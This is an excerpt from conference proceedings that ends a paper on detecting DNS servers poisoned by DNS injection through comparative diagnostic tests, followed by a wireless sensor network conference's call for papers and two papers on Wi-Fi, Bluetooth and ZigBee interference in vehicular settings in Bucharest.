The logical structure of the network of tested nodes can be described by connected common graph  $G=(E, U)$ . The developed method of protecting the Internet user is based on the  $t$ -diagnosable (by comparison set  $\Psi' \subseteq \Psi(G)$ ) comparative graph  $\hat{G}(G, \Psi')$  which fulfills the necessary and sufficient conditions for the MM method (dependencies (2)-(5) presented in section A.). These dependencies guarantee a suitable comparative graph as a diagnostic structure. Except for the number of nodes participating in the comparison and the appropriate number of comparisons completed (which is forced by the Property 1 described in section A.), mentioned comparisons must involve the appropriate nodes to determine the fitness of the DNS servers (which is forced by the Property 2 described in section A.).

From the Definition 1 of the  $t$ -diagnosable MM structure it follows that if each of the nodes has  $t$  comparative tests with different nodes and is judged by different comparators, then

<sup>4</sup>The notions: *the global syndrome*, *pattern syndrome* and *the pattern of syndromes* are well defined in [4].

such structure is  $t$ -diagnosable. Thus, it is possible to propose a comparative graph for the graphical structure shown in Fig. 1, represented by the graph  $\hat{G}(G, \Psi')$  shown in Fig. 5.




Fig 5. Comparative graph  $\hat{G}(G, \Psi')$  corresponding to the optimal diagnostic structure  $(G, \Psi')$

The node in the graph  $\hat{G}(G, \Psi')$  corresponds to the DNS server. From the set of comparative tests  $\Psi'$  the individual comparative tests  $\psi_i$  ( $i \in \{1, 2, \dots, |\Psi'|\}$ ) are designated. The algorithm for diagnosing network of DNS servers (implemented by each server) is shown below in the pseudocode<sup>5</sup>.

```

for each  $\psi_i \in \Psi'$  do
  if  $server = K(\psi_i)$ 
    Send to  $P(\psi_i)$ : DNS query for host "xyz";
    Collect responses from  $P(\psi_i)$ ;
     $d(\psi_i) := \text{Result of comparison responses from } P(\psi_i)$ ;
  do
     $TMP\_Global\_Syndrome[\psi_i] := d(\psi_i)$ ;
    Send  $TMP\_Global\_Syndrome$  to all DNS servers in diagnostic structure;
  else Send to  $K(\psi_i)$ : Response to DNS query for host "xyz" from  $K(\psi_i)$ ;
end
Collect  $TMP\_Global\_Syndrome$  from all servers;
Build  $Global\_Syndrome$ ;
Decode  $Global\_Syndrome$  and identify which server is unfit;
Send  $List\_of\_unfit\_servers$  to client;

```

The DNS server which is the comparator in the  $i$  test (denoted by  $K(\psi_i)$ ) sends to the nodes of the comparative pair (denoted by  $P(\psi_i)$ ) the DNS query for the domain name for example: *wat.edu.pl*. Servers of the comparison pair answers with the IP address which they have stored in their records databases. Next the comparator compares the responses according to the dependence (1) and the result of the comparative test (denoted by  $d(\psi_i)$ ) is passed to each DNS server. All comparative tests form diagnostic structure are performed as described. Then, on the basis of the results of the tests, identification of unfit nodes takes place according to identification method described in section B.. The end user is informed which DNS servers were indicated as unfit - a so-called *black list of DNS servers* is created which are not used for resolving domain names. As a result, the user only uses the servers that are diagnosed as fit it means that those which can be trusted.

#### IV. SUMMARY

This article proposes a method of protecting the Internet user from the effects of DNS Injection attacks. The proposed

method uses the comparative tests - MM model. Based on the diagnostic structure described by comparative graph, comparative tests are carried out involving three nodes (DNS servers). One is a comparator and the other two are comparative pair. The results of the comparative tests are complemented by DNS servers and unfit nodes are indicated based on the mentioned results. The user is given a list (in for example DNS TXT record) of unfit (untrusted) servers that he or she should not use to resolve domain names. The developed solution can be customized for use in a DNS client environment who itself (as a reliable core) will compare the results from the DNS servers and determine which nodes are unfit.

A number of laboratory experiments were performed in order to confirm the effectiveness of the developed method. In a prepared computer network with suitable number of DNS servers correctness of the method was verified. Servers were "attacked" in random order, resulting the invalid responses to the DNS queries. Then, in such prepared lab environment, diagnostic software implementing proposed method was executed. The obtained results were comparable with the actual state of the laboratory network, which allows me to conclude about the practical application of the developed method. The obtained results provide the basis for developing a more accurate test environment and conducting a series of experiments for example including checking whether the network topology affects the diagnostic results.

#### REFERENCES

- [1] A. Arciuch, "Techniczne aspekty diagnozowania sieci procesorów o łagodnej degradacji typu sześcian 4-wymiarowy metodą prób porównawczych", *Przegląd Teleinformatyczny* nr 2, 2013
- [2] G.Y. Chang, G.H. Chen, G. J. Chang, "(t,k) – Diagnosis for Matching Coposition Networks under the MM\* Model", *IEEE Trans. Comput.*, 2007, 56, 1, s. 73-79.
- [3] T. Grabowski, "DNS spoofing, czyli podszywanie się pod serwer DNS", *Hakin9*, no. 1. Available at: [http://www.centrum.bezpieczenstwa.pl/artykuly/h9\\_dns.pdf](http://www.centrum.bezpieczenstwa.pl/artykuly/h9_dns.pdf)
- [4] R. Kulesza, Z. Zieliński, "Wnikliwość diagnozowania sieci procesorów metodą porównawczą". In: *Systemy czasu rzeczywistego. Postępy badań i zastosowania*. Red. Z. Zieliński, WKŁ, Warszawa, 2009, s. 211-225. (in Polish)
- [5] R. Kulesza, Z. Zieliński, "Diagnosis resolution of processors' network using the comparison method", *PRZEGLĄD ELEKTROTECHNICZNY (Electrical Review)*, vol. 89, No 9, 2010, p. 157-162.
- [6] J. Maeng, M. Malek, "A Comparison Connection Assignment for Self-Diagnosis of Multiprocessor Systems", *Digest Int. I Symp. FTC*, 1981, 173-175.
- [7] M. Malek, "A Comparison Connection Assignment for Diagnosis of Multiprocessor Systems", *Proc. Seventh Int'l Symp. Computer Architecture*, 1980, 31-35.
- [8] A. Sengupta, A. T. Dahbura, "On self-diagnosable multiprocessor systems: Diagnosis by the comparison approach", *IEEE Trans. Comput.*, vol. 41, 11, 1992, p.1386-1396.
- [9] Sparks, Neo, Tank, Smith, Dozer, "The Collateral Damage of Internet Censorship by DNS Injection", *SIGCOMM Computer Communication Review* 42.3, 2012
- [10] Ł. Strzelecki, "Metody projektowania ekonomicznych t-diagnozowalnych struktur diagnostyki systemowej dla sieci procesorów typu binarnego sześcianu 4-wymiarowego", Ph.D., WAT WCY, 2012

<sup>5</sup>The example value xyz shown in pseudocode could be any hostname, for example: *wat.edu.pl*.

# 6<sup>th</sup> International Conference on Wireless Sensor Networks

A FEW years ago, the applications of WSN were rather an interesting example than a powerful technology. Nowadays, this technology attracts still more and more scientific audience. Theoretical works from the past, where WSN principles were investigated, grew into attention-grabbing applications practically integrated by this time in a real life. It could be said, that countless application fields, from military to healthcare, are already covered by WSN. Together with this technology expansion, still new and new tasks and interesting problems are arising. Simultaneously, such application actions stimulate the progress of WSN theory that at the same time unlocks new application possibilities. The typical examples are developments within the “Internet-of-Things” field as well as advancements in eHealth domain with WBAN IEEE 802.15.6 standard progress.

## TOPICS

Original contributions, not currently under review to another journal or conference, are solicited in relevant areas including, but not limited to, the following:

Development of sensor nodes and networks

- Sensor Circuits and Sensor devices – HW
- Applications and Programming of Sensor Network – SW
- Architectures, Protocols and Algorithms of Sensor Network
- Modeling and Simulation of WSN behavior
- Operating systems

Problems dealt in the process of WSN development

- Distributed data processing
- Communication/Standardization of communication protocols
- Time synchronization of sensor network components
- Distribution and auto-localization of sensor network components
- WSN life-time/energy requirements/energy harvesting
- Reliability, Services, QoS and Fault Tolerance in Sensor Networks
- Security and Monitoring of Sensor Networks
- Legal and ethical aspects related to the integration of sensor networks

Applications of WSN

- Military
- Health-care
- Environment monitoring
- Transportation & Infrastructure
- Precision agriculture

- Industry application
- Security systems and Surveillance
- Home automation
- Entertainment – integration of WSN into the social networks
- Other interesting applications

## SECTION EDITORS

- **Hodoň, Michal**, University of Žilina, Slovakia
- **Kapitulík, Ján**, University of Žilina, Slovakia
- **Kochláň, Michal**, University of Žilina, Slovakia
- **Micek, Juraj**, University of Žilina, Slovakia
- **Ševčík, Peter**, University of Žilina, Slovakia

## REVIEWERS

- **Al-Anbuky, Adnan**, Auckland University of Technology, New Zealand
- **Baranov, Alexander**, Russian State University of Aviation Technology, Russia
- **Brida, Peter**, University of Žilina, Slovakia
- **Dadarlat, Vasile-Teodor**, Univiversita Tehnica Cluj-Napoca, Romania
- **Diviš, Zdenek**, VŠB-TU Ostrava, Czech Republic
- **Elmahdy, Hesham N.**, Cairo University, Egypt
- **Fortino, Giancarlo**, Università della Calabria
- **Fouchal, Hacene**, University of Reims Champagne-Ardenne, France
- **Furtak, Janusz**, Military University of Technology, Poland
- **Giusti, Alessandro**, CyRIC - Cyprus Research and Innovation Center, Cyprus
- **Grzenda, Maciej**, Orange Labs Poland and Warsaw University of Technology, Poland
- **Gu, Yu**, National Institute of Informatics, Japan
- **Hudík, Martin**, University of Žilina
- **Husár, Peter**, Technische Universität Ilmenau, Germany
- **Jin, Jiong**, Swinburne University of Technology, Australia
- **Jurecka, Matus**, University of Žilina, Slovakia
- **Kafetzoglou, Stella**, National Technical University of Athens, Greece
- **Karastoyanov, Dimitar**, Bulgarian Academy of Sciences, Bulgaria
- **Karpiš, Ondrej**, University of Žilina, Slovakia
- **Laqua, Daniel**, Technische Universität Ilmenau, Germany
- **Milanová, Jana**, University of Žilina, Slovakia

- **Monov, Vladimir V.**, Bulgarian Academy of Sciences, Bulgaria
- **Ohashi, Masayoshi**, Advanced Telecommunications Research Institute International / Fukuoka University, Japan
- **Papaj, Jan**, Technical university of Košice, Slovakia
- **Ramadan, Rabie**, Cairo University, Egypt
- **Scholz, Bernhard**, The University of Sydney, Australia
- **Shaaban, Eman**, Ain-Shams university, Egypt
- **Shu, Lei**, Guangdong University of Petrochemical Technology, China
- **Smirnov, Alexander**, Linux-WSN, Linux Based Wireless Sensor Networks, Russia
- **Staub, Thomas**, Data Fusion Research Center (DFRC) AG, Switzerland
- **Teslyuk, Vasyl**, Lviv Polytechnic National University, Ukraine
- **Wang, Zhonglei**, Karlsruhe Institute of Technology, Germany
- **Xiao, Yang**, The University of Alabama, United States

# Analysis of Interferences in Data Transmission for Wireless Communications Implemented in Vehicular Environments

Valentin Iordache, Razvan Andrei Gheorghiu, Marius Minea  
Transport Faculty, POLITEHNICA University of Bucharest  
Bucharest, Romania

Email: {valentin.iordache, marius.minea, andrei.gheorghiu}@upb.ro

□

**Abstract**—This paper aims to provide an image on the usability of low power, short distance standard communications technologies for specific applications, like messaging, in cooperative collision avoidance or emergency vehicles guidance. Specific measurements regarding communications interferences and density have been performed in representative road junctions in Bucharest and the results were used to determine modalities for employing this type of communications for such applications.

## I. INTRODUCTION

WIRELESS communications are the backbone of many applications in transports, ensuring proper data transfer between different equipment related to traffic management, travel information etc. Moreover, these days critical applications like collision warning systems and route guidance for emergency vehicles use wireless communications to send valuable information onboard selected vehicles. Most part of wireless communications that are being used are those for short & medium distance, Bluetooth (BT) and Wi-Fi appearing to be the most commonly used. The main issue is they share same frequency bands, which makes the communications interfere with each other. In the literature, many studies regarding this aspect can be found (like [1], [2], [3]), revealing interferences that occur in different scenarios. However, in proper conditions, Bluetooth and Wi-Fi are the cheapest solution for communication and, hence, the first choice.

One convenient feature is the capability of Bluetooth and Wi-Fi devices to send general data, regardless of their connection to an access point (AP) or another device. This data may be used to determine the density of communications in a specific area or on a specific route, and the radio frequency signal power. This information may be then used to determine the feasibility of a communication technique in specific points or areas in the city or outside of it.

□ This work has been funded by University Politehnica of Bucharest, through the “Excellence Research Grants” Program, UPB – GEX. Identifier: UPB-EXCELENȚĂ-2016 Research project title “VEHINET – Rețea cu conținut informațional adaptiv la condițiile mediului destinată deplasării inteligente a vehiculelor”, Contract number 45/26.09.2016 (acronym: VEHINET).

To search for solutions to a common use of BT and Wi-Fi without critical interferences, a series of measurements have been made in different sites and junctions in Bucharest city, scanning for Wi-Fi communications. The goal was to determine the possibility of implementing another wireless communication technology that would not be affected by these interferences.

## II. WIRELESS COMMUNICATIONS BASICS

BT and Wi-Fi devices use the same frequencies to communicate. Such links between the transmitter and the receiver of a specific technology might, therefore, be perturbed by another transmission from the other technology. Moreover, the time to transfer a specific length message may, in this case, increase significantly. This is of crucial importance especially for critical messaging in vehicular communication, if a communication point is located on a vehicle traveling with speed  $s$ , and the other communication point is either fixed or mobile, then the time the two devices may be in range for communicating is limited. Beside the classic Wi-Fi access points, or communicating devices, there is a set of other electromagnetic devices that may cause interference: microwave ovens, cables associated with satellite receivers, power lines, cordless telephones etc. From the 2.4 GHz and 5 GHz bands, the most crowded with communicating devices is the 2.4 GHz band. In [4], Baccour et al. notes that, from another point of view, interferences might be classified as internal (generated by communicating nodes belonging to the same appliance) or external (generated by sources from exterior). The authors wrote that “The primary outcome of interference is an increase in the packet loss rate, and it is in turn often followed by an increase in the network traffic due to retransmissions, as well as by a decrease in the performance and efficiency of the overall network”.

In a context of a low power communicating nodes, external interference may be caused by devices operating in the same frequency range (from other technology), but employing higher transmission powers and thus creating interferences.

The IEEE 802.15.1 (BT) standard specifies 79 channels, spaced 1 MHz, in the range 2402–2480 MHz, with center frequency  $F_c = 2402 + k$ , with  $0 \leq k \leq 78$ . Bluetooth uses the Frequency Hopping Spread Spectrum (FHSS) technology to combat interference and fading: it hops 1600 times per second, and therefore it remains at most 625  $\mu$ s in the same channel. Given that only 79 channels are available, on average, one channel is used approximately 20 times each second: this makes interference generated by Bluetooth devices uniformly distributed across the whole 2.4 GHz band.

The Wi-Fi standard uses 2 bands divided into channels: the 2.4 GHz band (2400–2483.5 MHz), for example, is divided into up to 14 2.2 Crowded Spectrum 27 channels, 2 each of which having a bandwidth of 22 MHz. The standard evolved significantly in the last decade (the first version was released in 1997), with data rates increasing from the original 2 Mbit/s to the 11 Mbit/s of 802.11b (1999), 54 Mbit/s of 802.11g (2003), up to the 150 Mbit/s of 802.11n (2009); and it is still undergoing changes, with the new high-throughput 802.11ac protocol currently under development. Several works in the literature investigate the impact of IEEE 802.11 communications on the reliability of IEEE 802.15.4 transmissions, and show that wireless sensor networks suffer from high packet loss rates in the presence of Wi-Fi interference.

In [5], Marina Petrova et al. performed a set of measurements to examine the interference of IEEE 802.11g/n on IEEE 802.15.4 devices. The authors concluded that in an environment with a middle or high IEEE 802.11n traffic load it is very difficult to guarantee the quality of the nearby operating IEEE 802.15.4 based communicating nodes. Also, even outside of the operating channel the IEEE 802.11n power is high enough to seriously interfere the IEEE 802.15.4 channels. Some authors also propose techniques to tolerate external interferences [6]. In [4] a taxonomy for external interference mitigation techniques is described (Fig. 1).




Fig. 1. A taxonomy proposed from literature study for external interference mitigation techniques (source: [4])

Shuaib et al. in [7] show that is necessary to distinguish between uplink and downlink when interference occurs. There are two kinds of devices for IEEE 802.11: access points and terminals. The packets transmission from terminal to access point is defined as “uplink”, while the reverse is denoted “downlink”. This idea might be useful in traffic information, with systems employing anonymous detection of vehicles, where only “listening” to traffic between passing BT and/or Wi-Fi nodes (vehicles equipped with such technologies) is used to collect information regarding traffic, speed, heading etc. Of course, special filtering and statistics is to be used for obtaining final information regarding traffic. However, in some situations there is no need for very accurate information regarding traffic flow or density (such examples may include: environmental protection techniques of traffic regulation, global information for traffic participants etc.).

Interference may also lead to unpredictable medium access contention times and high latencies, which are also important issues for vehicular communication of critical messages, where guaranteeing high packet delivery rates and limited delay bounds is necessary, and where unreliable connections cannot be tolerated. One reason for this is that vehicles and roadside communicating nodes are not in range for too long. Therefore, the applications in this case should take care of interferences, QoS, and allocate critical messages on less disturbed channels or communication media.

In [8], Hauer, J.H. et al. present the spectrum usage of the above two standards, showing that despite interference mitigation mechanisms like DSSS (Direct Sequence Spread-Spectrum) and “listen-before send” incorporated in both standards, it is well established that their mutual interference can result in notable deterioration of packet delivery performance.

The authors also noticed that in the urban environments transmission failures sometimes span over multiple consecutive 802.15.4 channels, are often correlated in time and substantial losses are typically accompanied by an increase in the noise floor. This suggests that external interference, in particular where there is the omnipresent WLAN and channels are overlapping (Fig. 2), can be a major cause for substantial packet loss in IEEE 802.15.4 vehicular area networks.




Fig. 2. IEEE 802.15.4 and 802.11 frequencies in the 2.4 GHz ISM band (source: [8])



From the above-mentioned tests, it may be concluded that Wi-Fi communications (which may be found in almost every point of an urban road network) produce noise with a negative influence on other wireless communications that might be implemented in the area with the purpose of supporting Intelligent Transport Systems. Therefore, it seems that a major step in introducing a new communication system (regardless of the solution), is to scan the environment for other communications that are already in place and are being impossible to control (e.g. Wi-Fi access points from companies located near the road junctions or bus stops). Such tests may offer an image of the RF environment and provide a proper support for the analysis that will conclude the best new communication technology that may be used for future applications.

### III. WI-FI COVERAGE – FIELD MEASUREMENTS

To have some knowledge about the Wi-Fi spectrum coverage that may be found in different junctions in dense urban area, a series of tests have been performed in several junctions in Bucharest city (the largest city in Romania). Highly congested junctions have been chosen near blocks of flats, or company buildings and communications density in these areas has been analysed. As Wi-Fi can send anonymous data that can be identified, Wi-Fi Analyzer application for mobile phones have been chosen, capable of detecting and providing information on Wi-Fi devices in the area. Both frequency bands (2.4 GHz and 5 GHz) have been scanned. However, the data obtained for the 5 GHz frequency band is for the moment considered irrelevant, as few communications of this type were detected. The information was obtained as graphs and lists, as presented in Fig. 3 and Fig. 4.



Fig. 4. Example of Wi-Fi data obtained as a detailed list

In the following, the data obtained in three road junctions, in four time intervals will be presented. It is considered relevant to take into account the total number of devices for each Wi-Fi channel, differentiated where possible in 20 MHz and 40 MHz wide channels, along with the density of Wi-Fi communications on each channel. Afterwards, the maximum signal power for each channel will be presented, as an average for the whole period when measurements took place. The lowest power of -100 was considered for the channels with no communication detected. For convenience, road junctions were named J1 – J4.

In Fig. 5 it is noted that the general theory that Wi-Fi channels 1, 6, and 11 are the most used ones [6], [9] is confirmed in real life measurements - this is because they are non-overlapping.




Fig. 3. Example of Wi-Fi data obtained for 2.4 GHz and 5GHz frequency bands




Fig. 5. Average number of devices for each Wi-Fi channel




Fig. 6. Average maximum power for each Wi-Fi channel

Fig. 6 presents a comparison for average maximum signal power detected for each channel in each road junction.

Maximum signal power for each junction is provided for each Wi-Fi channel, and the average for all 4 data sets is calculated and represented.

#### IV. CONCLUSION

From the tests performed it can be concluded that indeed, Wi-Fi channels 1, 6, and 11 are the most used. This fact has influence mainly on Bluetooth communications, that use three advertising channels overlapping Wi-Fi channels 1 and 6. Therefore, the implementation of new communications in the proximity of road areas must also consider the existing technologies, besides the application goal, in order to be able to provide a reliable data transfer. Dynamic channel allocation is recommendable for critical applications that do not accept message delaying. Therefore, the involved communication equipment and related protocol should be able to "listen" to all channels before deciding which is best suitable for a specific threshold accepted for the quality of service (message delaying and packet loss). Another solution for specific vehicular applications might be the installation of a roadside unit able to perform these operations (in a RF noisy environment), with the ability to collect information regarding the most crowded frequencies, then to compose a broadcast message recommending the best channels to communicating devices.

In the next period, field measurements will be performed to determine the density of Wi-Fi and BT communications over a determined sector of road (the average number of communicating nodes over a determined distance). Also, another goal is to determine the number of fixed communicating nodes over mobile ones' ratio. This information might be useful in conceiving new communication protocols, aware of the RF environment and more protective regarding message delaying in critical vehicular applications.

Also, it is in the authors' intention to perform Bluetooth and ZigBee data transfer tests in previously tested road junctions, to evaluate and quantify also the influence of Wi-Fi over other wireless data transfer technologies.

#### REFERENCES

- [1] Freescale Semiconductor, Inc., "Wireless Coexistence in the 2.4 GHz Band", *Application Note*, Document Number: AN5185, 2015.
- [2] S. Silva, S. Soares, T. Fernandes, A. Valente, A. Moreira, "Coexistence and interference tests on a Bluetooth Low Energy front-end", In *Proceedings of 2014 Science and Information Conference*, SAI 2014, pp. 1014-1018, 2014, DOI: 10.1109/SAI.2014.6918312.
- [3] Kaur G., "Bluetooth and Wi-Fi Interference: Simulations and Solutions", *International Journal of Advanced Research in Computer and Communication Engineering*, Vol. 3, Issue 9, September 2014.
- [4] N. Baccour et al., "Radio Link Quality Estimation in Low-Power Wireless Networks", 21 SpringerBriefs in Electrical and Computer Engineering, DOI: 10.1007/978-3-319-00774-8\_2, 2013
- [5] M. Petrova, L. Wu, P. Mähönen, J. Riihijärvi, "Interference measurements on performance degradation between colocated IEEE 802.11g/n and IEEE 802.15.4 networks". In: *Proceedings of the international conference on networking (ICN)*, pp 93-98, 2007
- [6] Yang D, Xu Y, Gidlund M, "Wireless coexistence between IEEE 802.11- and IEEE 802.15.4-based networks: a survey". *Int J Distrib Sens Netw (IJDSN)* 2011:17pp, 2011
- [7] Shuaib K., Boulmalf M., Sallabi F., and Lakas A., "Co-existence of Zigbee and WLAN, a performance study," in *Proceedings of the International Conference on Wireless and Optical Communications Networks (IFIP '06)*, Bangalore, India, April 2006.
- [8] Hauer JH, Handziski V, Wolisz A, "Experimental study of the impact of WLAN interference on IEEE 802.15.4 body area networks". In: *Proceedings of the 6<sup>th</sup> European conference on wireless sensor networks (EWSN)*, pp 17-32, 2009
- [9] Liang CJM, Priyantha NB, Liu J, Terzis A, "Surviving Wi-Fi interference in low power zigbee networks". In: *Proceedings of the 8<sup>th</sup> ACM conference on embedded networked sensor systems (SenSys '10)*. ACM, New York, pp 309-322, 2010
- [10] Chen H, Cui L, Lu S, "An experimental study of the multiple channels and channel switching in wireless sensor networks". In: *Proceedings of the 4<sup>th</sup> international symposium on innovations and real-time applications of distributed sensor networks (IRADSIN)*, pp 54-61. 2009
- [11] Nethi S, Nieminen J, Jäntti R, "Exploitation of multi-channel communications in industrial wireless sensor applications: avoiding interference and enabling coexistence". In: *Proceedings of the IEEE wireless communications and networking conference (WCNC)*, pp 345-350, 2011
- [12] Mangir, T., Sarakbi, L., Younan, H., "Analyzing the impact on Wi-Fi interference on ZigBee networks based on real-time experiments." *International Journal of distributed and parallel networks*, Vol.2, No.4, July 2011

# Considerations for using ZigBee technology in vehicular non-critical applications

Valentin Iordache, Marius Minea, Razvan Andrei Gheorghiu

Transport Faculty, POLITEHNICA University of Bucharest

Bucharest, Romania

Email: {valentin.iordache, marius.minea, andrei.gheorghiu}@upb.ro

□

**Abstract**—The paper presents results of ZigBee communication tests performed in a specifically set electromagnetic environment, with the purpose to determine the applicability of ZigBee technology in non-critical messaging for vehicular communications. Known for its low energy consumption, the ZigBee technology might be used in background messaging for cooperative driving, with the purpose to reduce the overload on the main channels used for emergency message warning, or other critical applications. In the paper are presented the test bed, results and solutions for new approaches with usability to vehicular communications.

## I. INTRODUCTION

LATELY, the recent development of vehicular communications towards information exchange between moving vehicles and road infrastructure lead to a significant increase of interferences, especially in the 2.4 GHz band, where channels are shared with numerous access points and other devices outside road traffic domain. Except DSRC (Dedicated Short-Range Communications), which employs other frequencies, in several applications, such as traffic sensor wireless networks, vehicle counting/identification and vehicular communications, the use of Wi-Fi or ZigBee technologies has triggered a lot of solutions, partly tested, partly still under development. Therefore, the coexistence of many 2.4 GHz devices operating in close vicinity has become very challenging and numerous studies have been carried on in this direction.

The layers MAC (media access control) and PHY (physical) late specifications for low-rate wireless personal area networks (PAN), IEEE 802.15.4 using 2.4 GHz for the ISM (Industrial, Scientific and Medical) band has been developing in a high rhythm in the recent years. The ZigBee communications technology, based on IEEE 802.15.4, has also been deeply investigated. There can be seen an increasing demand of communications on short distance. Related to that two important industrial wireless network standards based on IEEE 802.15.4, Wireless HART, and

ISA100 have been approved. These wireless networks use the same 2.4 GHz ISM band; moreover, as a license-free radio band, 2.4 GHz ISM has also been widely employed by many non-IEEE 802.15.4 wireless networks, so coexistence among them must be also considered when developing new applications that share the same frequencies. The following section briefly presents the most recent advances in this area, based on a literature study.

## II. ZIGBEE – WI-FI COEXISTENCE – LITERATURE SURVEY

When several devices try to communicate in the same bandwidth, in different or overlapping channels, there are some important questions that a researcher should ask:

- which parameter is more adequate for investigating the electromagnetic compatibility?
- is the interference phenomenon experienced with the same intensity for both communicating devices?
- is the sense of communication (uplink / downlink) affected similarly in case of a disturbance?
- in which way position of devices, direct line of sight, reflections and refractions, antennas' position etc. do affect the coverage and quality of communication?
- is it possible to create adequate models applicable in case of studying communication quality for two or more devices?

The worst case is when communication is severely affected by interference and there is a lot of message packets loss, message delaying, and bandwidth consumption. As showed by the authors in [1], packet error rate is more than 90% when severe interference occurs. An answer to the last question put above is partly given by the authors of [2], who present the effect of different orientations of IEEE 802.11n transmission on IEEE 802.15.4 devices.

Regarding the elements that should be studied in a complete interference test, the authors of [3] gave a comprehensive solution for the input parameter, the output parameter and for the behavior sets.

As also observed by the authors of [4], the bandwidth of the IEEE 802.11b is 22 MHz, eleven times larger than the one of IEEE 802.15.4, which is 2 MHz. When Wi-Fi and ZigBee transmission coexist, usually every collision between a Wi-Fi packet and a ZigBee packet results in the ZigBee packet being lost.

□ This work has been funded by University Politehnica of Bucharest, through the "Excellence Research Grants" Program, UPB – GEX. Identifier: UPB-EXCELENȚĂ-2016 Research project title "VEHINET – Rețea cu conținut informațional adaptiv la condițiile mediului destinată deplasării inteligente a vehiculelor", Contract number 45/26.09.2016 (acronym: VEHINET).

Beneficiating of a bandwidth of only 2 MHz, ZigBee CCA captures the full power of other ZigBee transmissions in the same channel, but only 2/22th – (or -10.4 dB) – of the Wi-Fi transmitted power, resulting in a 9.6 dB higher sensitivity to Wi-Fi than to ZigBee.

Most of scientific papers' authors conclude after different experiments that ZigBee is oversensitive to Wi-Fi, while Wi-Fi is insensitive to ZigBee beyond a Heterogeneous Exclusive Clear Channel Assessment (CCA) Range, which is calculated by Zhen et al. in [5] to be 25 m with the free space path loss.

Tytgat et al. in [6] demonstrate that the deployment of a CACCA<sup>1</sup> protocol achieves substantial reduction of the ZigBee incurred packet loss, without needing any additional information exchange (and the incurred overhead), nor having a severe impact on the energy consumption. CACCA concept enables Wi-Fi to detect ZigBee presence and to reduce channel interference in different implementations.

The ZigBee technology is mainly used for low data-rate applications such as home automation, or smart-grid metering and demand response. The ZigBee Alliance defines an interference mitigation technique, named Frequency Agility mechanism [7], that can be divided into three phases: interference detection, channel evaluation and interference mitigation [8].

The authors conclude that the ZigBee Frequency Agility interference detection threshold is a crucial parameter that needs to be carefully set. In most cases, ZigBee Frequency Agility mechanism successfully switches the ZigBee network to a channel with the lowest interference level, but it can only successfully mitigate the interference that occupies a fraction of the ISM 2.4-GHz band and may be inadequate for the interference that emits signals throughout the entire band.

### III. ZIGBEE MESSAGE TRANSFER TESTS - PROCEDURE OVERVIEW

To determine the usability of low-energy ZigBee technology for vehicular communications (e.g., cooperative driving), a test setup has been deployed. The purpose of the tests is to assess the capabilities of the ZigBee link to maintain and transfer enough bandwidth to allow for a normal (non-emergency) messaging between moving vehicles and road infrastructure, in a typical Wi-Fi urban environment. The reason to employ such a setup is that on an external motorway - outside urban areas - the probability to encounter interfering Wi-Fi APs is much lower than in the cities.

Message transfer time measurements were initially performed inside the University building, in open space, with clear line of sight between the communicating modules. Interferences were created using a Wi-Fi router and a computer connected to it, both in the proximity of the

ZigBee modules, by transferring large files with speeds between 40Mbps and 70Mbps. A common environment with unknown interferences was chosen instead of an interference free one, to resemble with similar situations in a real urban vehicular environment.

